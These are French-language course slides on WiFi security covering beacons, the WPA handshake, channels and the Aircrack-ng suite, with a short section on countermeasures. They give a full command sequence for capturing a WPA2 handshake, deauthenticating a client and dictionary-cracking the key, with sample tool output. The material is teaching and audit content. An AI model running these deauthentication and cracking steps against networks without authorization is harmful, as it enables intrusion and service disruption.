
# Beacons

- Un beacon frame contient (entre autres) :
  - Beacon Interval,
  - Timestamp (local au AP),
  - Capability Information : Encryptions supportées, etc.,
  - ESSID (le « nom »),
  - Débits suportés,
  - Les MAC address,
  - Information sur les fréquences utilisées,
  - Information de trafic et routage



# Établissement d'une connexion (handshake 4-ways)

- Pairwise Master Key (PMK) : clé de chiffrement utilisée pour établir une connexion sécurisée entre le client et le point d'accès (C'est la Pre-Shared key).
- Group Temporal Key (GTK) : clé de chiffrement utilisée pour protéger les données échangées entre le point d'accès qui la génère et tous les clients connectés au réseau sans fil.
- Pairwise Transient Key (PTK) : clé de session temporaire utilisée temporairement durant le handshake pour chiffrer les données échangées entre le client et le point d'accès (PMK + MAC)
- $PTK = PRF(PMK + Anonce + SNonce + Mac(client) + Mac(AP))$ 
  - Anonce est un nombre aléatoire généré par un point d'accès
  - Snonce un nombre aléatoire généré par le client
  - Adresses MAC du demandeur (AA)
  - Adresse MAC de l'authentificateur (SA)
  - PRF est une fonction pseudo-aléatoire qui s'applique à toutes les entrées.
- C'est la PTK au moment du handshake qui permet de retrouver la Pre-Shared-Key (PMK) avec une attaque par dictionnaire (brute force) ← il est là le « hack »





# Quelques termes à bien comprendre

## Channel/canaux :

- 2.4GHz : Il existe 3 canaux qui sont fonctionnels et qui n'interfèrent pas entre eux :
  - Canaux 1, 6 et 11
- 5.8GHz, il existe une multitude de canaux qui n'interfèrent pas entre eux :
  - Canaux de 36 à 144 par sauts de 4 (36, 40, 44, etc.) et 149 à 165 par sauts de 4 également;

## BSSID (Basic Service Set Identifier)

- Identifiant unique de 48 bits attribué à chaque point d'accès sans fil (AP) ou à chaque station de base dans un réseau sans fil. Le BSSID est généralement associé à une adresse MAC physique.


## ESSID (Extended Service Set Identifier)

- Nom du réseau sans fil. Il est utilisé pour identifier de manière unique un réseau sans fil parmi plusieurs autres réseaux sans fil disponibles dans une zone. Il peut compter jusqu'à 32 caractères.

## Mode Monitor/Managed


- Managed : Mode de fonctionnement de l'interface réseau utilisé habituellement pour un usage régulier. Il écoute seulement les paquets dirigés à son adresse MAC;
- Monitor : Mode de fonctionnement de l'interface réseau permet d'écouter tous les paquets destinés à toutes les stations sur le réseau;

# La bande du 2.4 GHz



Les canaux 12 et 13 sont autorisés en basse puissance uniquement  
Le canal 14 est disponible qu'au Japon uniquement

# La bande du 5 GHz



\*Channels 116 and 132 are Doppler Radar channels that may be used in some cases.

# Aircrack-ng

- Aircrack-ng est une suite complète d'outils conçus pour auditer et sécuriser les réseaux WiFi.
- Son objectif principal est d'aider les pirates éthiques et les professionnels de la sécurité à tester la sécurité des réseaux sans fil en craquant les clés WEP et WPA, en créant de faux points d'accès, en capturant et en analysant le trafic réseau et en effectuant diverses autres attaques basées sur le réseau.
- Aircrack-ng peut être utilisé pour évaluer la posture de sécurité d'un réseau sans fil, identifier les vulnérabilités et tester la force du cryptage du réseau.
- Il peut être utilisé pour identifier les points d'accès malveillants, simuler divers scénarios d'attaque et effectuer des tâches de test de pénétration.
- L'utilisation de la suite Aircrack-ng implique l'utilisation de différents outils au sein de la suite, en fonction de la tâche.
- Chaque outil a un objectif spécifique et peut être utilisé indépendamment ou en conjonction avec d'autres outils de la suite pour effectuer un large éventail de tâches de sécurité du réseau sans fil.
- Aircrack-ng est préinstallé sur Kali Linux et il est disponible en version Windows également.



<http://www.aircrack-ng.org/doku.php>





# Les outils dans Aircrack-ng

## Aircrack-ng

- Outils servant à casser les clés de chiffrement WEP et WPA/WPA2 et qui permet d'évaluer la force de la sécurité de votre réseau.

## Airmon-ng

- Active le mode moniteur sur un adaptateur sans fil, vous permettant de capturer le trafic réseau.

## Airodump-ng

- Capture le trafic réseau, en se concentrant sur l'identification des réseaux sans fil et la capture des paquets de données.

## Airgraph-ng

- Génère des représentations graphiques du trafic réseau en fonction des données capturées, fournissant une représentation visuelle de l'activité du réseau.

# Les outils dans Aircrack-ng



## Aireplay-ng

- Crée du trafic réseau et effectue diverses attaques, telles que la désauthentification et l'injection de paquets, pour manipuler le comportement du réseau.

## Airbase-ng

- Crée de faux points d'accès pour tester la sécurité du réseau, effectuer des attaques de type "man-in-the-middle" ou à des fins d'ingénierie sociale.

# Dans l'ordre, quelle est la séquence ? (1)

- Airmon-ng
  - Sert à mettre l'interface réseau en mode de surveillance/écoute;
  - Permet d'avoir une vue globale sur l'état du réseau en écoutant ce qu'il s'y passe;
- Ifconfig
  - Permet de voir le nom de l'interface réseau sans fil
- Iwconfig
  - Permet de voir le mode de l'interface réseau (monitor)
- `sudo airmon-ng check kill`
  - Tue les processus conflictuels qui utilise l'interface réseau
- `sudo airmon-ng start [interface]`
  - Initie l'écoute des paquets

```
(root@StationX)-[/home/andrew]
# airmon-ng check kill

Killing these processes:

  PID Name
  1397 wpa_supplicant

(root@StationX)-[/home/andrew]
# airmon-ng start wlan0

PHY      Interface  Driver      Chipset
phy0     wlan0      88XXau      Realtek Semiconductor Corp. RTL8812AU 802.11a/b/g/n/ac 2T2R
DB WLAN Adapter
          (monitor mode enabled)

(root@StationX)-[/home/andrew]
#
```

# Dans l'ordre, quelle est la séquence ? (2)

- Airodump-ng

- Outil utilisé pour capturer des paquets à partir de réseaux sans fil.
- Les captures servent à analyser le trafic réseau, identifier les appareils connectés et obtenir des informations essentielles telles que les clés de chiffrement et les handshake nécessaires pour casser la sécurité du réseau.
- Vous devez utiliser cet outil après avoir activé le mode moniteur avec airmon-ng.
- Lorsque démarré, il affiche les informations en temps réel sur les réseaux et les clients qu'il détecte.

CH 10 ][ Elapsed: 1 min ][ 2023-03-29 13:52

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
54:AF:97:0E:D3:05	-61	4	1 0	4	720	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-71	16	8 0	5	195	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-74	3	0 0	4	720	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-1	0	9 0	4	-1	WPA		The_LAN_Before_Time
54:AF:97:0E:D3:05	-55	0	1 0	1	720	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-58	15	58 0	7	195	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-72	3	1 0	1	360	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-70	15	0 0	11	130	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-80	2	0 0	1	720	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-75	0	5 0	1	195	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-74	35	4 0	6	720	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-79	11	0 0	11	720	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-56	62	1 0	6	260	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-60	13	0 0	4	130	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-54	20	5 0	1	195	WPA2 CCMP	PSK	The_LAN_Before_Time
54:AF:97:0E:D3:05	-20	180	19 0	2	360	WPA3 CCMP	SAE	The_LAN_Before_Time
54:AF:97:0E:D3:05	-74	27	0 0	1	720	WPA2 CCMP	PSK	The_LAN_Before_Time

CH 3 ][ Elapsed: 2 mins ][ 2023-03-29 14:04 ][ WPA handshake: 54:AF:97:0E:D3:05

BSSID	PWR RXQ	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
54:AF:97:0E:D3:05	-26 30	988	248 0	3	270	WPA2 CCMP	PSK	The_LAN_Before_Time

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
54:AF:97:0E:D3:05	B2:46:46:46:46:46	-33	0 -24e	0	9		
54:AF:97:0E:D3:05	3E:D4:46:46:46:46	-28	24e-24e	112	1536	EAPOL	



# Dans l'ordre, quelle est la séquence ? (3)

- Airplay-ng
  - Permet de générer, injecter et manipuler le trafic réseau sans fil.
  - Il prend en charge divers types d'attaques, notamment la désauthentification, la fausse authentification et l'injection de requêtes ARP
  - Il faut l'utiliser après avoir capturé des paquets avec airodump-ng et analysé le trafic réseau.
  - Il est utilisé pour forcer les déconnexions des clients ou tester la sécurité du réseau en injectant des paquets personnalisés.
  - Lorsque vous exécutez une attaque de désauthentification (deauth) avec aireplay-ng, l'outil envoie une série de trames de désauthentification à l'appareil cible et au point d'accès. Ces trames sont conçues pour imiter les paquets de gestion légitimes du point d'accès ou du périphérique client, leur demandant de se déconnecter les uns des autres. En conséquence, l'appareil cible est déconnecté du réseau WiFi, l'obligeant à rétablir la connexion, qui peut être utilisée pour capturer un handshake.

```
(root@StationX)-[/home/andrew]
# aireplay-ng --deauth 100 -a 54:AF:97:0E:D3:05 -c 3E:D4: [redacted] wlan0
14:12:01 Waiting for beacon frame (BSSID: 54:AF:97:0E:D3:05) on channel 3
14:12:02 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 4|63 ACKs]
14:12:02 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 3|64 ACKs]
14:12:03 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 0|64 ACKs]
14:12:04 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 2|63 ACKs]
14:12:04 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 0|63 ACKs]
14:12:05 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 0|64 ACKs]
14:12:05 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 1|64 ACKs]
14:12:06 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 0|63 ACKs]
14:12:07 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 0|63 ACKs]
14:12:07 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 0|64 ACKs]
14:12:08 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 3|64 ACKs]
14:12:08 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 0|64 ACKs]
14:12:09 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 0|64 ACKs]
14:12:09 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 0|64 ACKs]
14:12:10 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 0|64 ACKs]
14:12:11 Sending 64 directed DeAuth (code 7). STMAC: [3E:D4: [redacted]] [ 0|63 ACKs]
```

# Dans l'ordre, quelle est la séquence ? (4)

- Aircrack-ng
  - Il est utilisé pour casser les clés de chiffrement des réseaux sans fil, tels que WEP et WPA/WPA2. Il utilise divers algorithmes et techniques pour récupérer les clés de cryptage permettant d'obtenir un accès non autorisé à un réseau sans fil ou de vérifier la solidité de la sécurité de votre propre réseau.
  - Il doit être utilisé après avoir capturé des paquets avec airodump-ng potentiellement manipulé le trafic avec aireplay-ng. Une fois que vous avez collecté un handshake (WPA) ou un nombre suffisant de vecteur d'initialisation (WEP)
  - On doit lui fournir les données capturées (au format .cap) et de spécifier les paramètres d'attaque, tels que le fichier de dictionnaire ou la longueur de clé pour les attaques par force brute. L'outil analysera ensuite les données capturées et tentera de récupérer la clé de chiffrement.

```
Aircrack-ng 1.7

[00:00:00] 400/477 keys tested (3716.26 k/s)

Time left: 0 seconds                                83.86%

KEY FOUND! [ w0rkplac3rul3s ]

Master Key      : 5F 42 1F 20 79 0D 95 BC C3 D8 2E B3 AA DD 39 53
                  6F BE 45 5B B4 F9 DE BF EA 15 D2 99 A3 D0 ED AD

Transient Key   : C4 F2 59 3B E5 7E FE C4 FD CD 3A 02 E5 46 16 34
                  9A EA 82 0D B4 94 ED E2 18 CE 9C 7F 64 D1 84 F5
                  81 D0 C4 79 03 1F 94 40 39 01 D3 3D 2D A9 DB 1C
                  DF D8 D1 F1 3A 28 34 D3 2A 59 0D C4 95 98 51 45

EAPOL HMAC     : 2E 06 C7 FB CE 15 C8 6C 0A 53 78 35 EE 77 10 0D
```


```
sudo aircrack-ng -w dictionary.txt -b AA:BB:CC:DD:EE:FF output-01.cap
```

En résumé ?

## Aircrack-ng

Chaining the Tools

Unlock the power of the Aircrack-ng suite to perform a seamless penetration test and ensure your network is running with robust security.



Réf : <https://www.stationx.net/how-to-use-aircrack-ng-tutorial/>

# Contrer les intrusion

---

- Choisir la PSK avec sagesse (et faire une rotation)
- Utiliser une liste blanche pour les appareils qui se connectent en utilisant le « MAC address filtering » dans le routeur pour n'accepter que les paquets venant de certains appareils déjà connus
- Utiliser un pare-feu ou un service VPN après la connexion
- Utiliser des services centraux sécurisés (Contrôleurs, authentification RADIUS, 802.1x, etc.)
- Utiliser un limiteur de puissance





# Un remplaçant à Aircrack-ng ?

- WIFITE
  - C'est un outil pour auditer les réseaux sans fil cryptés WEP ou WPA.
  - Il utilise en arrière plan les outils aircrack-ng, pyrit, reaver, tshark pour effectuer l'audit.
  - Cet outil est personnalisable et permet différentes stratégies de tests contre différents protocoles de sécurité.
  - En pouvant être automatisé et exécuté sans supervision, il permet la réalisation de tests sur plusieurs points d'accès.

```
$ sudo wifite --kill

wifite2 2.5.2
a wireless auditor by @derv82
maintained by kimocoder
https://github.com/kimocoder/wifite

kill conflicting processes enabled
Recommended app pyrit was not found. install
Recommended app hcxdumpstool was not found. i
Warning: Recommended app hcxdumptool was not found. i
2 conflicting processes
stopping network-manager (service network-manager sto
Terminating conflicting process wpa_supplicant (PID 2
Home

Using wlan0mon already in monitor mode

NUM      ESSID      CH  ENCR  POWER  WPS?
-----
1         REMOTEaa1234  11  WEP   71db   no
2         LTE CPE_9DBA_2GEXT  11  WPA-P  53db   no
[+] Scanning. Found 2 target(s), 0 client(s). Ctrl+C when
NUM      ESSID      CH  ENCR  POWER  WPS?
-----
1         hug2g858469  1   WPA-P  77db   no
2         (96:6A:B0:25:41:6A)  1   WPA-P  75db   no
         REMOTEaa1234  11  WEP   71db   no
         (0A:80:AE:B6:EF:7F)  1   WPA-P  57db   no
         hug2g858469  1   WPA-P  57db   no
         LTE CPE_9DBA_2GEXT  11  WPA-P  53db   no
         Magic Cabin_2GEXT  9   WPA-P  37db   no
         Irish Net  1   WPA-P  25db   no
ing. Found 8 target(s), 0 client(s) Ctrl+C when
```

```
[+] option: kill conflicting processes enabled
[!] Warning: Recommended app pyrit was not found. install @ https://github.com/JPaulMora/Pyrit/wiki
[!] Warning: Recommended app hcxdumptool was not found. install @ https://github.com/ZerBea/hcxdumptool
[!] Warning: Recommended app hcxpcaptool was not found. install @ https://github.com/ZerBea/hcxttools
[!] Killing 2 conflicting processes
[!] stopping network-manager (service network-manager stop)
[!] Terminating conflicting process wpa_supplicant (PID 2003)
```

Home

```
[+] Using wlan0mon already in monitor mode
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	REMOTEaa1234	11	WEP	71db	no	
2	LTE CPE_9DBA_2GEXT	11	WPA-P	53db	no	

```
[+] Scanning. Found 2 target(s), 0 client(s). Ctrl+C when ready
```

NUM	ESSID	CH	ENCR	POWER	WPS?	CLIENT
1	hug2g858469	1	WPA-P	77db	no	
2	(96:6A:B0:25:41:6A)	1	WPA-P	75db	no	
3	REMOTEaa1234	11	WEP			
4	(0A:80:AF:B6:55:75)					
5						

# Démonstration avec WIFITE

# Démonstration de L'attaque par les ananas!

Ou encore...

## Pineapple attack!!

